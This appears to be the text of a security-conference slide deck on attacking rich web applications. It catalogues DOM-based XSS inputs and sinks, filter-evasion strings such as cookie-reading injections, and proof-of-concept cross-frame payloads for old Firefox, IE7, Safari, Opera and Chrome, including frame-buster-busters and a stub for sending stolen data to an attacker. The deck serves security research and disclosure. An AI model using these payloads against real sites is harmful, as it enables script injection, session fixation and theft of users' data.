<no_soul> i snorted Ajax
<no_soul> i almost died

Attacking Rich Internet Applications

kuza55 <kuza55@gmail.com>
Stefano Di Paola <stefano.dipaola@mindedsecurity.com>

Who are we?

Stefano Di Paola

- CTO Minded Security
- Director of Research @ Minded Security Labs
- Owasp Italy R&D Director
- Sec Research (Flash Security, SWFIntruder and Web stuff)

Kuza55

- Random Hacker
  - Records research stuff at http://kuza55.blogspot.com/
- R&D Team Lead at SIFT
  - http://www.sift.com.au/
- Just finished first year studies at UNSW
- Greetz to #slackers #cunce #ruxcon

Agenda

- DOM Based XSS
  - IDS/IPS/WAF/Filter Evasion
  - Browser Specifics
- Client-Side Trickery
- Google Gears
- Getting Code Exec
  - Firefox Extensions
  - Opera's opera: protocol

DOM XSS

DOM-Based XSS Today

- Original Paper by Amit klein in 2005
  - http://www.webappsec.org/projects/articles/071105.shtml
  - Outlined some basic inputs and sinks
  - Didn't talk about control flow
- Blog post by Ory Segal regarding control flow
  - http://blog.watchfire.com/wfblog/2008/06/javascript-code.html
  - JavaScript objects are loosely typed
  - If we just want to pass an existence check we can substitute an iframe window for a normal object

< benjilenoob> yeah the xss was created by god to create the apocalypse

Original Inputs

"Reference to DOM objects that may be influenced by the user (attacker) should be inspected, including (but not limited to):

* document.URL
* document.URLUnencoded
* document.location (and many of its properties)
* document.referrer
* window.location (and many of its properties)

Note that a document object property or a window object property may be referenced syntactically in many ways - explicitly (e.g. window.location), implicitly (e.g. location), or via obtaining a handle to a window and using it (e.g. handle_to_some_window.location)."

Original Sinks

- Write raw HTML, e.g.:
  - document.write(…)
  - document.writeln(…)
  - document.body.innerHtml=…
- Directly modifying the DOM (including DHTML events), e.g.:
  - document.forms[0].action=…
  - document.attachEvent(…)
  - document.create…(…)
  - document.execCommand(…)
  - document.body. …
  - window.attachEvent(…)
- Replacing the document URL, e.g.:
  - document.location=…
  - document.location.hostname=…
  - document.location.replace(…)
  - document.location.assign(…)
  - document.URL=…
  - window.navigate(…)

Original Sinks (Contd.)

- Opening/modifying a window, e.g.:
  - document.open(…)
  - window.open(…)
  - window.location.href=…
- Directly executing script, e.g.:
  - eval(…)
  - window.execScript(…)
  - window.setInterval(…)
  - window.setTimeout(…)
-
-
-
  - All Focus on Direct Script Execution

New Sinks

- Old list was limited and unimaginative (Immature?)
- New sinks where JavaScript execution is possible
- However not all sinks must result in JavaScript execution

- Some additional new goals:
  - Modify/abuse sensitive objects
    - Modify DOM/HTML Objects
    - Leak and insert cookies
    - Perform directory traversal with XHR
    - etc

The New Old Sinks

- Modifying HTML Objects can often get us script execution
  - IMG, OBJECT, FORM, etc URIs
    - javascript: URIs still work in IMG tags in IE7
      - Just have to throw the XSS in an iframe
      - Credit to Cesar Cerrudo for debunking the myth that they didn't
    - URLs to 'special' tags, e.g. Flash, objects
    - Injections into CSS (fairly common)
      - Can easily jump out into JavaScript
        - Firefox & IE < 8
  - Injections into any HTML object that normally results in XSS

The New Old Sinks

- Filtered injections into javascript: links
  - <a href="javascript:a='user_input';">
- Not really common
  - Result of the last expression gets written to the screen
  - document.location = 'http://site/user_input';
    - doesn't return anything :(

The New New Sinks

- Injections into CSS are getting trickier, however CSS
  - Can read data from the page (CSS 3 selectors)
    - Independently discovered by Eduardo 'sirdarckcat' Vela and Stefano 'Wisec' Di Paola
    - Opera
    - Firefox
  - Will soon be able to read data from other pages
    - HTML5
  - Without Script execution, can still get us CSRF tokens
    - PoC only atm
    - Requires a LOT of CSS to be injected

The New New Sinks

- Injections into IMG tags in other browsers
  - Let us spoof the Referer
  - Let us control the UI
- Injections into links let us
  - inject javascript: URIs
  - inject links!
    - can be abused to bypass IE8's XSS Filter's same-domain check
- Injections into INPUT tags let us prefill forms
  - Useful for UI redressing attacks

The New New Sinks

- Injections into square brackets give us complete control of an object:
  - some_var = document[user_input];
- set user_input to 'cookie'
  - some_var now has your cookies
  - Could potentially be leaked off-site in URLs, etc
- Also goes the other way around
  - document[user_input] = some_var;

- Useful realisation when combined with the fact that many IDSs/Filters (including the IE8 XSS filter) won't stop a reassignment
- Index-notation is common in 'packed' javascript, e.g. Gmail

Detour: IE8 XSS Filter

- Stops injections into javascript strings from executing functions, assignments are still allowed:
  - "+document.cookie+"
  - ";user_input=document.cookie;//
  - ";user_input=sensitive_app_specific_var;//
  - etc
- From these assignments we can try pulling all the DOM XSS tricks we know by easily altering data flow
- Can still inject non-script html
  - HTML-Based Inputs

The New New Sinks

- document.cookie
  - Is a sink!
  - document.cookie = "a=b\nc=d";
  - Useful for Session Fixation attacks & XSS exploitation
- XHR Object
  - Referer Spoofing
  - Directory Traversal
    - Apps which use urls like /name/retrieve/ajax/Alex?tok
    - To /name/retrieve/ajax/../../delete/ajax/James?tok
      - All 'special' headers, CSRF tokens, etc sent

The New New Sinks

- document.domain
  - controls what can communicate with our site
    - document.domain = 'com';
- Client-side SQL databases
  - ```
    var database = openDatabase('demobase', '1.0', 'Demo
    Database', 10240);
    database.transaction(function(tx) {
       tx.executeSql('INSERT INTO pairs (key, value) VALUES
    ("+key", "+value+")');
    });
    ```
  - lead to client side SQL Injection
    ```

HTML Injection Based Inputs

- Getting html onto the page may be feasible
  - XSS Filtered pages
    - Facebook, MySpace, Web-Based IM, etc

- document.getElementById()
  - Doesn't do what it says on the tin
    - Gets elements by name too in IE
  - Gets the first element in the page with the id/name
- document.getElementsByTag/ClassName
  - IE 6/7 bug gets tag by id or name or class
- *.getComputedStyle
- document.title

New Inputs

- document.cookie
  - Both input and sink
  - Being able to set cookies < Being able to execute script
    - Can inject cookies into SSL from the network
- window.name (all browsers) & window.arguments (Firefox)
  - Attacker controlled
- IE 'persistence'
- IE (and now Firefox) window.showModalDialog (input via window.dialogArguments)
- HTML5 globalStorage/sessionStorage
- HTML5 postMessage

Control Flow Manipulation (The Future)

- Integer overflow issues for the web
  - Integer overflows don't usually matter unless they change control flow
  - iframe issues found by Roy Segal
  - More in a minute
- Concurrency Bugs
  - JavaScript is multithreaded
    - Thread per page
  - Has no support for locking
  - Doesn't *usually* utilise shared state
    - Who knows what browsers will bring

Browser Based Dom Xss

If you're not utilising browser bugs:
you're doing it wrong

Browser Based DOM Xss

- It's browser dependent
- It's based on window references object trusting
- It's based on Cross Frame DOM Based Xss
- See what a cross domain window reference can write/read to/from its parent window

Window/Frames References

- Getting the reference to a window:
  - open an iframe:

    ```
    frameName.location="http://host";
    $("frameID").contentWindow.location="http://host"
    ```
  - open a window with

    ```
    w=window.open("http://host","")
    ```
  - being opened by another window

    ```
    <a target="_blank" href=''> -> opener
    from a(n) (i)frame -> top, parent
    ```

The concept (Read)

- Can a cross domain window reference read from its parent window?

```
function canRead(legitObj, xObj){
    var _obj=xObj
    for( var i in legitObj ){
        collection.push(i+" "+_obj[i]);
      }catch(err){
        // Not allowed Exception
      }
    }
```

The concept (Write)

- Can a cross domain window reference write to its parent window?

```
function canWrite(legitObj, xObj){
    var _obj=xObj
    for( var i in legitObj ){
        _obj[i]=function(){return "hey"};
        writecollection.push(i);
      }catch(err){
        // Not allowed Exception
      }
    }
```

The concept (Getter/Setter)


- For getter/setter supporting browsers:
  - function canDefineGetter()

```
function  canDefineGetter(legitObj, xObj){
    ...
xObj.__defineGetter__(i,function (){return "aaaa"})
    ...
```

  - function canDefineSetter()

```
function  canDefineSetter(legitObj, xObj){
    ...
   xObj.__defineSetter__(i,function (val){return
"aaaa"})
    ...
```

The Testbed


Mozilla Firefox
File Modifica Visualizza Cronologia Segnalibri Strumenti Guida
http:// frames/iframes.html
Google
JsConsole
Result:
1
Host1 Frame
Show/Hide
go
Show/hide
parent
window
Invia richiesta
Get
Set
orig s [object Window]
target s [object Window]
document s [object HTMLDocument]
window s [object Window]
Components s [object nsXPCComponents]
parent s [object Window]
top s [object Window]
frames s [object Window]
self s [object Window]
history s [object History]
closed s false
opener s null
length s 2
focus s function focus() { [native code] }
blur s function blur() { [native code] }
document -> function () { return "sssssssssssssssssssssssssssss"; }
window -> function () { return "sssssssssssssssssssssssssssss"; }
Host2 Frame
Completato

Firefox 2.0.x 1/5

- Cross window/frame cross domain communication
  - `vFrame.history.go=function (arg){ alert(arg) }`
- Then from the opened frame/window
  - `history.go('somedata');`
- Will execute the customized go function in the context of evil window.

Firefox 2.0.x 2/5

Setting:

```
vFrame._uacct='s'
```

the effect is like executing:

```
delete _uacct
```

in the victim context...

Victim:

```
function checkMe(par){
        return par==true;
      }
try {
  if(checkMe(somepar))
    dosomething()
} catch(e) { document.write("Sorry, error on
"+window.location); }
```

Firefox 2.0.x 3/5

Then an attacker could delete the checkMe function by simply trying to set it to another value from the opener window.

```
vFrame.checkMe='blah';
```

Modifying the flow and triggering the exception.

```
try {
  if(checkMe(somepar)) // Now checkMe is undefined
    dosomething()
} catch(e) { document.write("Sorry, error on "+window.location); }
```

Firefox 2.0.x 4/5

- Same Window object overwritable and accessible XFrame:
- window.top
- window.opener
- window.parent
- window.frames (in Opera too)
- If a victim page contains:

```
if(parent.frames[0].parameter){
 var aParam= parent.frames[0].parameter;
 document.write("test "+aParam);
}
```

Firefox 2.0.x 5/5

An attacker by using iframes, will DOM Xss victim.

```
jsAttack="<scri"+"pt>alert(document.domain)</scri"+"pt>";
parent=jsAttack;
frames=[{parameter:jsAttack }];
```

the script executed on page.html will have now access to parent.frames[0] since it is no more subjected to same origin policy and the function document.write will do the rest.

Internet Explorer 7

The "opener" object

- An attacker can overwrite it
- If attacker set:

```
vFrame.opener={attr:"val"}
```

- Victim will access opener.attr and read its value (broken trust relationship)
- Several Js Based apps look for top|opener|parent
  - The most interesting ones are tinymce and fckeditor

Internet Explorer 7: the opener

- It can be used to steal sensitive data:

  Victim:

```
opener.collect(someData);
```

  Attacker:

```
vFrame.opener={
        collect: function(data){/*send data to
        attacker*/}
       }
```

- It can be used to Xss:


  Victim:

```
document.write(opener.data);
```

  Attacker:

```
vFrame.opener={data: "XssHere"}
```

Internet Explorer: TinyMCE



Safari/Air/Webkit

Fixed but still interesting:

- Xframe __defineGetter__ on
  - **history.back**
  - **history.go**
  - **history.forward**
  - **history.item**
- If victim has:

```
<a href='javascript:history.back()'>Back</a>
```

- Attacker could:
- `vFrame.history.__defineGetter__('back',`
- `function(){ vFrame.eval("vFrame.alert(vFrame.document.domain)")}`
- `);`

Opera

- On Opera the "top" Object could be overwritten...
- This lead to:
  - frame-buster-buster
  - DOM based Xss

Opera: Frame buster buster

- if Victim host has frame buster code:

```
if (top!=self){
    top.location.href=self.location.href;
}
```

- Attacker can race against the check:


```
vFrame.location='http://victim/pageFrameBuster.html';
setInterval("{vFrame.top=vFrame.self}",1);
```

Opera: DOM XSS

- if Victim page calls something like:
  top.focus();
- Attacker can overwrite the top object with a new focus which will execute in victim context:

```
setInterval(function(){
   vFrame.top={focus: function(a){
      window[0].eval('alert(document.domain)')
   }
  } },1)
vFrame.location='http://vi.ct.im/page.html'
```

Opera: DOM XSS



Google Chrome

- Another Frame-buster-buster
  `http://maliciousmarkup.blogspot.com/2008/11/\`
  `frame-buster-buster.html`

Victim's frame buster:

```
if (top!=self){
      top.location.href=self.location.href;
  }
```

Attacker sets on its own (top) frame

```
location.__defineSetter__('href', function() {return false});
```

Browser Based DOM XSS

- The interesting thing about Browser Based DOM exploitation is that
  - It's based on trust relationship about the application and the window reference
  - It's due to the lack of standard for define DOM Objects
- The good news about Browser Based DOM exploitation is that:
  - We're no more in the 2k6
  - New versions will allow only sendMessage
  - There are only a few other things to fix

